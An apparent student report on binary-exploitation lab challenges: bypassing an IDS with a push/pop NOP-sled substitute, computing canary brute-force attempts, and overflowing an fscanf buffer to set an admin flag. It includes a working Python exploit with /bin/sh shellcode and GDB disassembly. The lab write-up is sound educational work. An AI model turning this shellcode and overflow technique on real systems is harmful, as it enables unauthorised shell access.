


I <3 PWN

Binary Exploitation

Michael Bruce Ades

Matrix

29 June 2025

Help Received and Academic Integrity Statement:

In accordance with the ACE core values, I have neither given nor received unauthorized aid on this paper.

Nick explained how to return to the beginning of a stack canary.

Kade explained how NOP sleds work and LIBC!!!!

Cedric gave me the unlimited attempts assumption!

Executive Summary

We confront six different challenges. An Intrusion Detection System (IDS) prevents 0x90 bytes in sequence, and prevents traditional No-Operation (NOP) sleds, in which we must bypass with an alternative approach. A forking service replicates its 32-bit stack canary to each child, enabling a brute-force attack, in which we must calculate the total maximum number of attempts. The authAdminFlag binary demands administrator access without revealing the password while forbidding return-address mangling. The readData6 binary expects shellcode that binds a Transmission Control Protocol (TCP) listener on port 1337, and the attack must rely on sled alignment. A constrained buffer overflow attack prevents recurring attacks and requires techniques that establish persistence along with maintaining control over the host. The readBinaryDataChallenge must yield a root shell even with all binary protections enabled.

We assume unlimited retries against the stack-canary bruteforce and readBinaryDataChallenge, letting us iterate until we guess the full 32-bit canary, Address Space Layout Randomization (ASLR) base, and every randomized offset, which eliminates one-shot solutions. We assume no need for graceful exit requirements on the authFlagAdmin and getData6 binaries. Once our payloads gain code execution, we allow the process to crash or halt without restoring the stack state or chaining exit(0).

When the target limits retries, our bruteforce attempt breaks before revealing the 32-bit canary or ASLR base. We require an information-leak approach that raises complexity and stretches the exploit timeline. If the service insists on a graceful exit, any post-exploit crash triggers alerts for administrators, so we finish the payload with an exit(0), which adds coding overhead and testing time.

1. Problem Statement

The binary exploitation problems below range from conceptual to developmental problems. The binaries contain modern protections and require different exploitation steps.

1.1 NOP Sled

An intrusion detection system (IDS) scans for multiple No Operation (NO-OPs) (0x90) chained together and detects our sled. We require an alternative approach that mimics a NO-OP sled without the use of NO-OP instructions.

1.1 Canary Brute Force

A network-based process forks new processes to handle each incoming connection. The forked child processes share identical memory layouts of the parent process. We must exploit the copied canary through this approach. The child process provides information about stack smashing attempts. We must determine the maximum number of attempts for brute forcing the full 32-bit canary.

1.1 Authentication ID

We must obtain administrator access in the authFlagAdmin binary without providing the administrator password. We want to avoid mangling the return address.

1.1 Shell Bind TCP

The provided piece of shellcode listens for incoming TCP connections on port 1337 when executed. When we establish a connection, the shellcode binds a shell to the connection socket and grants remote shell access to the machine. We must demonstrate an exploit on the readData6

binary. We disable Address Space Layout Randomization (ASLR) for this problem. We must use a NOP sled for this exploit.

1.1 Staging Access

A memory corruption attack constrains our exploit size. We discuss methods of further persistent access across the machines by controlling the system after the initial attack.

1.1 readBinaryDataChallenge

We must exploit and gain a shell with root privileges through readBinaryDataChallenge with all protections enabled on the binary. We must bypass a stack canary, ASLR, and No-Execute (NX)-enabled protections. We must do a clean program exit from our return2libc exploit for stealth.

2. Assumptions

We assume an unlimited number of attempts given for the stack canary, brute force, and the dataBinaryChallenge. Unlimited retries allow for brute-forcing of the 32-bit canary, the ASLR base, and any other randomized offset. This bounds our solution space by eliminating the need for a one-shot solution.

We further assume no requirement for graceful cleanup in authAdminFlag and getData6 binaries. After the exploit, we accept crashes and service exits without restoring the stack state or chaining an exit(0). These conditions trim our solution development and speed, eliminating the need for information leaks and stealth gadgets.

3. Background

The background information provides an overview of various requirements for understanding buffer overflows.

3.1 Stack Frame Layout

Compilers arrange every function's stack frame beginning with the call instruction that pushes the return address. The stack then does a prologue with *push ebp; mov ebp; esp*. This saves the caller's base pointer and plants a new anchor for our function. The compiler then subtracts esp, and aligns the frame by 16-bytes before another call. The saved ebp sits at [ebp] on the stack. The *leave; ret* epilogue restores esp, pops ebp, and transfers control through the popped return address [1].

3.2 x86 Assembly Instruction Set - 32-Bit Focus

The 32-bit x86 architecture contains one or two-byte code opcodes [2]. The instruction set uses nine general-purpose registers: EAX, EBX, ECX, EDX, ESI, EDI, EBP, EIP, and ESP. The EAX register defaults for arithmetic and logical results. EBX holds base addresses that resolve to indirect memory references. ECX counts iterations for loops and repeats. EDX carries general-purpose data or completes arithmetic. ESI supplies sequential source addresses, whereas EDI receives sequential destination addresses. EBP anchors each stack frame for stable local-variable offsets. ESP tracks the stack top after every push, pop, call, or return. EIP goes to the next instruction when the current one finishes.

3.3 Stack Protections on a Binary

We cover the protections below on the various binaries.

3.3.1 Stack Canary

At runtime, the compiler adds a 32-bit guard value between local buffers and saved control data during every function prologue. The epilogue then reloads the original stack canary from storage and compares it with the on-stack copy. A mismatch triggers a *___stack_chk_fail*, terminates the process, and logs the entry [3].

3.3.2 NX (No-Execute)

The loader maps the stack without execute permissions available. When shellcode is injected bytes attempt to execute directly on the stack, and execution fails.

3.3.3 ASLR (Address Space Layer Randomization)

The kernel uses ASLR and randomizes memory mappings on the stack for each launch of an executable. Attackers lose any reliable address for their injected shellcode.

4. Tools and Techniques

This section lists every artifact required to replicate the solution, the version tested, and the reason we used each technique.

4.1 NO-OP Sled

A technique that blankets our buffer with bytes such as 0x90 (NOP) or any two-byte sequence that performs the same nothing action on the stack. The sled funnels the instruction

pointer (EIP) and points it toward the actual shellcode. This allows for us to have a greater range of accuracy for our exact-address requirements of the return address [4].

4.2 PwnTools - Version 4.14.1

The PwnTools Python library automates exploit development. It assembles our shellcode and parses Executable and Linkable Format (ELF) headers for LIBC. It provides the *p32* command as well to instantly translate our bytes into the 32-bit little-endian equivalent.

4.3 Checksec - Version 3.0.1

The *checksec* command reveals information about a binary's specific protections. We run the checksec command to see the various protections we must mitigate on the binary.

4.4 GDB (GNU-Debugger) - Version (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git

GDB debugs live processes of an executable and allows for breakpoints to be set and analysis of registers and memory on the stack.

4.4.1 x command

We use the x/<fmt> <addr> command to examine memory within the stack and show it in a readable format.

4.4.2 info frame (i f) command

We use the info frame command to reveal the current stack frame of a function and its saved return address.

4.4.3 vmmap

Displays the entire memory mapping regions of a binary. We use vmmap to find the location of libc base in GDB.

4.3 Vulnerabilities

The vulnerabilities we exploit with binary exploitation are listed below.

4.3.1 printf

The format string vulnerability allows us to leak memory addresses off the stack with %p and %08x. We use these leaks to bypass ASLR and stack canaries, because we now know the offsets and positions of the memory addresses.

4.3.2 scanf

The scanf vulnerability introduces itself when we do not check the total bounds of our input. We clobber the buffer and use scanf to write into different positions in memory.

5. Problem Solution

For this problem solution, we split up each individual challenge into its own subsection.

5.1 NOP Sled

A NO-OP sled provides greater accuracy when we execute our shellcode in a binary. We provide an alternative approach through one-byte opcodes that replicate a NO-OP. We must send one-byte opcodes for our approach because they do not require a second argument passed into the assembly instruction. For example, when we pass multiple 0x90 bytes in a continuous

stream for a string, they are each their own individual instruction because we place our instruction directly onto the stack. When we attempt the approach of a NO-OP sled with two-byte opcodes, a string misinterprets the second argument as an instruction.


Furthermore, we must consider an instruction set that replicates our NO-OP instruction. A NO-OP instruction means do nothing in assembly, and we replicate this instruction through a push and pop process. The push operation changes the state of the stack by adding an element and modifying the stack pointer, and the subsequent pop operation reverses these changes, returning the stack and the stack pointer to their previous state before the push. We can then send a bunch of these instructions and replicate a NO-OP sled.

We scavenge the x86 manual for assembly instructions available. In the reference, we come across the push opcode for 50+r. The r indicates the specific register number we add to 50 for pushing that specific register onto the stack. We find the push opcode as 58+r for the pop register. In Figure 1, we show the opcodes with their respective instructions.

		50+r						PUSH
		58+r						POP

Figure 1. Instruction set in assembly from the x86 manual with their respective opcode [2].

We now choose a register for this push/pop approach. The respective register does not matter because our shellcode does not care about the way the stack is set up. Our shellcode executes after the sled, which disregards previous instructions. In Figure 2, we use the EBP register for this purpose, as it does not interfere with the execution of our shellcode.



32-bit SIB Byte

r32		EAX	ECX	EDX	EBX	ESP	→[1]	ESI	EDI
(In decimal) Base =		0	1	2	3	4	5	6	7
(In binary) Base =		000	001	010	011	100	101	110	111
Scaled Index	SS	Index	Value of SIB Byte (in Hexadecimal)						
[EAX]	00	000	00	01	02	03	04	05	06	07
[ECX]		001	08	09	0A	0B	0C	0D	0E	0F
[EDX]		010	10	11	12	13	14	15	16	17
[EBX]		011	18	19	1A	1B	1C	1D	1E	1F
none		100	20	21	22	23	24	25	26	27
[EBP]		101	28	29	2A	2B	2C	2D	2E	2F
[ESI]		110	30	31	32	33	34	35	36	37
[EDI]		111	38	39	3A	3B	3C	3D	3E	3F

Figure 2. Indices of a few of the registers in a 32-bit instruction set for x86 [2].

We now use the index position of EBP for the push and pop opcodes. We use the opcode 0x50+(0x5) for the push instruction, because the EBP register aligns with 101 in binary for the index. The 101 translates as 5. The value is now 0x55 for the push opcode. For the pop instruction, we do 0x58+(0x5), because of hexadecimal, when we add the two and form 0x5(0x13), the 0x13 becomes 0xD.

We now test our approach! In Figure 3, we use a sample of an exploit that worked for a NOP sled and add the mimicked NOP sled in bytes as *b"x\55\x5d" * 1500*.

```
  GNU nano 7.2
# Manually build shellcode for exploit
sc = asm("""
xor     eax,eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
xor     ecx, ecx
xor     edx, edx
mov     al,0x6
add     al,0x5
int     0x80
""")


# Address we want to return to
returnAddress = p32(0xffffd558) # Use a NOP sled instead of GDB/Normal ret

# NOP Sled!
 nop_sled = b"\x90" * 3000
# nop_sled = b"\x55\x5d" * 1500
#nop_sled = b"\x5d\x55" * 1500

log.info(f"Bytes until return address: {BUF_SIZE}")
log.info(f"Length of shellcode: {len(sc)}")
log.info(f"Return address: {returnAddress}")
log.info(f"Length of NOP sled: {len(nop_sled)}")

# Putting it all together...
exploit = b''
exploit += b"A" * BUF_SIZE # Fill buffer up to ret addr
exploit += returnAddress
exploit += nop_sled
exploit += sc

# Write exploit to a file as bytes (wb)
with open("input.txt", "wb") as fd:
    fd.write(exploit)
```

Figure 3. Exploit code with both an official NOP sled and our approach.

In Figure 4, we run the output of the exploit with the original nop_sled value. We chose a multiplication of 3000 instructions because we want a big net for the return address of our shellcode.




Figure 4. Demonstration of original NOPs on the binary.

We comment out our nop_sled that uses the 0x90 instructions, and we uncomment the *b"x\55\x5d" * 1500* nop_sled. We use 1500 as a multiplication value because we are now loading two separate instructions, and the total becomes 3000. In Figure 5, we demonstrate successful execution of the nop_sled with push and pop instructions of the EBP register, and get a shell!




Figure 4. Demonstration of the original push and pop NOP sled on the binary.

5.2 Canary Brute Force

In a 32-bit null-terminated canary, developers store the canary as 4 bytes on the stack, forcing the most significant byte to 0x00. Developers do this because it prevents standard string operations at the first null byte, which causes an overwrite or leak of the canary's high byte. We only focus on the three bytes for entropy, and ignore the fourth because we know it represents a null byte. Each individual byte consists of eight binary digits (bits), and each bit is either a 0 or a 1. This means one byte represents $2^8 = 256$ distinct values. When a byte's value comes from guessing over a distribution of 256 possibilities, it carries $log_2(256) = 8$ bits of entropy. When

we guess one byte by byte a brute force requires up to 256 attempts. When we add our bits of entropy across the three bytes, we only face 24 bytes of entropy. We know that each child emits a clear “stack smashing detected” message, and we know when our payload fails the canary check. Thus, the attack turns into a padding oracle for the overflow. A padding oracle is when the program gives us information about our guesses, and we leverage each guess for a final solution through brute force. In Figure 5, we show a layout of the construction.




Figure 5. Layout of the 32-bit stack with the null-terminated canary (C).

We send a payload of $length = (bufferSize) + 1$ with our guess for C:0. If the child process reports “stack smashing detected,” C:0 was wrong, and we repeat with the next value. Once we get the correct value for C:0, we overwrite two bytes $(bufferSize + 2)$ for a bruteforce on C:1 in the same way, and then three bytes for a bruteforce on C:2.

Each unknown byte takes at most 256 guesses in the worst case. There are three unknown bytes (C:0, C:1, C:2). We define the equation for the maximum number of attempts as:

$$256_{guesses} * 3_{bytes} = 768_{attempts}$$

5.3 Authentication ID

We must obtain access for the administrator authentication without providing the administrator password, and without mangling the return address. We do not examine source

code for this problem, because the binary provides all the information we need! In Figure 6, we examine the files at our disposal.

Figure 6. Files at our disposal of the authFlagAdmin challenge.

We start by applying the command checksec to the binary. In Figure 7, we analyze the binary protections.




Figure 7. Analysis of the authFlagAdmin binary.

Checksec reveals that this binary disables most standard defenses. It removes the stack canary, turns off NX on the stack, omits PIE support, and exposes RWX segments. We keep this in mind when crafting our exploits for this binary. In Figure 8, we check the compilation used for our binary with the *file authFlagAdmin* command.




Figure 8. Analysis of the compilation of our binary.

Our binary contains function symbols, indicated by the *not stripped* text. We use concrete function names for the debug process in GDB and avoid memory pointers to the functions when disassembling.

In Figure 8, we start up GDB with the command *gdb authFlagAdmin*.

```
root@7df3efa03899:~/Desktop/ACE/challenge-problems/authFlagAdmin# gdb authFlagAdmin
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 15.0.50.20240403-git in 0.00ms using Python engine 3.12

warning: ~/.gdbinit-gef.py: No such file or directory
Reading symbols from authFlagAdmin...
gef➤
```

Figure 8. Start of GDB on the authFlagAdmin binary.

We need a list of functions for this binary. In Figure 9, we use *info functions* and see both the main and check_authentication methods.

```
gef➤  info functions
All defined functions:

File authFlagAdmin.c:
25:     int check_authentication();
10:     int main(int, char **);

Non-debugging symbols:
0x08049000  _init
0x080490a0  strcmp@plt
0x080490b0  __isoc99_fscanf@plt
0x080490c0  puts@plt
0x080490d0  exit@plt
0x080490e0  __libc_start_main@plt
0x080490f0  fopen@plt
0x08049100  _start
0x08049140  _dl_relocate_static_pie
0x08049150  __x86.get_pc_thunk.bx
0x08049160  deregister_tm_clones
0x080491a0  register_tm_clones
0x080491e0  __do_global_dtors_aux
0x08049210  frame_dummy
0x08049350  __libc_csu_init
0x080493c0  __libc_csu_fini
0x080493c5  __x86.get_pc_thunk.bp
0x080493cc  _fini
gef➤
```

Figure 9. Functions available in the authFlagAdmin binary

We want more information on the main function. In Figure 9, we use the *disass main* command in GDB.

```
gef➤  disass main
Dump of assembler code for function main:
   0x08049216 <+0>:     endbr32
   0x0804921a <+4>:     lea    ecx,[esp+0x4]
   0x0804921e <+8>:     and    esp,0xfffffff0
   0x08049221 <+11>:    push   DWORD PTR [ecx-0x4]
   0x08049224 <+14>:    push   ebp
   0x08049225 <+15>:    mov    ebp,esp
   0x08049227 <+17>:    push   ebx
   0x08049228 <+18>:    push   ecx
   0x08049229 <+19>:    call   0x8049150 <__x86.get_pc_thunk.bx>
   0x0804922e <+24>:    add    ebx,0x2dd2
   0x08049234 <+30>:    call   0x8049299 <check_authentication>
   0x08049239 <+35>:    cmp    eax,0x1337c0de
   0x0804923e <+40>:    jne    0x8049278 <main+98>
   0x08049240 <+42>:    sub    esp,0xc
   0x08049243 <+45>:    lea    eax,[ebx-0x1ff8]
   0x08049249 <+51>:    push   eax
   0x0804924a <+52>:    call   0x80490c0 <puts@plt>
   0x0804924f <+57>:    add    esp,0x10
   0x08049252 <+60>:    sub    esp,0xc
   0x08049255 <+63>:    lea    eax,[ebx-0x1fdb]
   0x0804925b <+69>:    push   eax
   0x0804925c <+70>:    call   0x80490c0 <puts@plt>
   0x08049261 <+75>:    add    esp,0x10
   0x08049264 <+78>:    sub    esp,0xc
   0x08049267 <+81>:    lea    eax,[ebx-0x1fc5]
   0x0804926d <+87>:    push   eax
   0x0804926e <+88>:    call   0x80490c0 <puts@plt>
   0x08049273 <+93>:    add    esp,0x10
   0x08049276 <+96>:    jmp    0x804928a <main+116>
   0x08049278 <+98>:    sub    esp,0xc
   0x0804927b <+101>:   lea    eax,[ebx-0x1fa9]
   0x08049281 <+107>:   push   eax
   0x08049282 <+108>:   call   0x80490c0 <puts@plt>
   0x08049287 <+113>:   add    esp,0x10
   0x0804928a <+116>:   mov    eax,0x0
   0x0804928f <+121>:   lea    esp,[ebp-0x8]
   0x08049292 <+124>:   pop    ecx
   0x08049293 <+125>:   pop    ebx
   0x08049294 <+126>:   pop    ebp
   0x08049295 <+127>:   lea    esp,[ecx-0x4]
   0x08049298 <+130>:   ret
End of assembler dump.
```

Figure 10. Disassembled main function in authFlagAdmin.

We see where the check_authentication call occurs at <+30>, and we see at <+35> that the method compares the return value of the function eax and the value of **0x1337c0de**. The problem statement says we may not mangle the return address of the pointer, so we must assign that value before the function returns. In this case, the function return value points to **0x08049239**. We need

to figure out the return value of the check_authentication function. In Figure 11, we disass *check_authentication* and we know that the EAX register holds the return value.

```
   0x0804932b <+146>:    push   eax
   0x0804932c <+147>:    lea    eax,[ebp-0x1c]
   0x0804932f <+150>:    push   eax
   0x08049330 <+151>:    call   0x80490a0 <strcmp@plt>
   0x08049335 <+156>:    add    esp,0x10
   0x08049338 <+159>:    test   eax,eax
   0x0804933a <+161>:    jne    0x8049343 <check_authentication+170>
   0x0804933c <+163>:    mov    DWORD PTR [ebp-0xc],0x1
   0x08049343 <+170>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08049346 <+173>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08049349 <+176>:    leave
   0x0804934a <+177>:    ret
```

Figure 11. Analysis of the content of the return address in the check_authentication method.

In Figure 12, we can see that the pointer to ebp-0xc stores the initial value 0 before the return.

```
gef➤  disass check_authentication
Dump of assembler code for function check_authentication:
   0x08049299 <+0>:     endbr32
   0x0804929d <+4>:     push   ebp
   0x0804929e <+5>:     mov    ebp,esp
   0x080492a0 <+7>:     push   ebx
   0x080492a1 <+8>:     sub    esp,0x24
   0x080492a4 <+11>:    call   0x8049150 <__x86.get_pc_thunk.bx>
   0x080492a9 <+16>:    add    ebx,0x2d57
   0x080492af <+22>:    mov    DWORD PTR [ebp-0xc],0x0
   0x080492b6 <+29>:    mov    DWORD PTR [ebp-0x1c],0x41414141
   0x080492bd <+36>:    mov    DWORD PTR [ebp-0x18],0x41414141
```

Figure 12. Initial value of the eax return value.

In Figure 13, we set a breakpoint for our check_authentication call at the pointer **0x8049299**.

```
gef➤  b *0x8049299
Breakpoint 1 at 0x8049299: file authFlagAdmin.c, line 25.
gef➤
```

Figure 13. Breakpoint at function call for check_authentication.

In Figure 14, we use the *r* command in GDB and begin the debug process.

Figure 14. Initial run of the binary with the breakpoint of the check_authentication function.

We use the *s* command and step into the line past the load of the password_buffer[12] filled with 'A' characters. We see the auth_flag variable as well, with the initial value of 0 stored. The auth_flag variable aligns with the pointer stored into [ebp-0xc], which returns the final value for the check_authentication method. This means our check_authentication returns auth_flag.

We now search for a vulnerability when loading into the password_buffer. In Figure 15, we continue to step through instructions and find the function fscanf that reads a file into password_buffer.




Figure 15. Fscanf function in the binary.

The developer does not provide an arbitrary length for password_buffer when a file is read, and only specifies a %s string with any length. We use this vulnerability and overrun the 12-byte buffer by crafting an exploit within a file. We must find the position of auth_flag in the buffer and set that value to **0x1337c0de**. Then our return address will point to the correct value, and we get admin authentication!

In Figure 16, we step back to line 31 and print out the stack starting from the password_buffer with the command *x/20wx password_buffer* and the stack starting from the &auth_flag variable with *x/20wx &auth_flag*.

